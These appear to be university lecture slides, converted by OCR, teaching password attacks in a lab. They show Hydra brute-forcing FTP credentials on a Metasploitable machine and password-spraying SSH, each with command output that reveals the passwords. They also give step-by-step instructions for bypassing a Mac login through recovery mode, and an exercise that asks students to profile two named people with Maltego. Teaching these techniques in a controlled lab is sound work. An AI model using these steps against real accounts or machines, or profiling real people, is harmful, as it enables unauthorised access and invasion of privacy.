
THE NORTHCAP UNIVERSITY

Password Cracking Tool

Hydra




30 YEARS OF EXCELLENCE

NAAC Accredited

Password Cracking: Hydra

- Password cracking tools can be found under **Password Attacks** in Kali Linux and divided into tools used for offline and online attacks


Step 1: Applications → Password Attacks → Online Attacks → hydra.



Password Cracking: Hydra

THE NORTHCAP UNIVERSITY

Step 2: It will open the terminal console (screenshot)




5 YEARS OF EXCELLENCE

NAAC Accredited

Password Cracking: Hydra

THE NORTHCAP UNIVERSITY

Step 3: In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101




30 YEARS OF EXCELLENCE

NAAC Accredited

Password Cracking: Hydra

THE NORTHCAP UNIVERSITY

Step 4: Word list with extension ‘lst’ in the path **usr\share\wordlist\Metasploit** can be created or can download from internet



Password Cracking: Hydra

THE NORTHCAP UNIVERSITY

Step 5: The command is as follows

hydra -l msfadmin –P pass.txt 192.168.144.34 ftp

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P Desktop/pass.txt 192.168.44.134 ftp

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
 in military or secret service organizations, or for illegal purposes (thi
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23
09:07:15
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6),
 ~1 try per task
[DATA] attacking ftp://192.168.44.134:21/
[21][ftp] host: 192.168.44.134   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23
09:07:18
```

Create a file pass.txt on Desktop that includes a list of password

30 YEARS OF EXCELLENCE

NAAC Accredited

Password Spraying Attack with Hydra

- What if we know a password that someone is using, but we are not sure who it is? Use a password spray attack to determine the username.
- This attack assumes we know a list of users in the system, called users.txt with the following users:
  - `root admin user molly steve richard`
- Now, test with password “butterfly”. R un a password spray attack using Hydra.

```
[DATA] attacking ssh://10.10.137.76:22/
[22][ssh] host: 10.10.137.76   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-11-18 09:00:57
```

MAC Bypass

MAC is locked or off

Step 1: Power on the MAC system

Step 2: Go to Safe mode (Press cmd+r)

- as in windows we have windows key in MAC we have cmd key


https://www.youtube.com/watch?v=oH4prJA0lhU (video)

MAC Bypass

Step 3: Recover Mode

You will get the option of menu, utilities etc

Step 4: Select the last option from the utility list i.e TERMINAL



MAC Bypass

Step 4: Select the last option from the ultility list i.e SHELL (TERMINAL)

MAC Bypass

Step 5: type resetpassword (without space)

It will ask for password


Step 6: Give the new password and confirm password

MAC Bypass


Step 7: Restart the machine

Note: Now you can login the system anytime (u have bypassed the password)

Password has been changed.



Exercise


2. How does Torrent Works?
1. Scan Information about Saket Modi | Vidit Bakshi using Maltego and create a Report of it.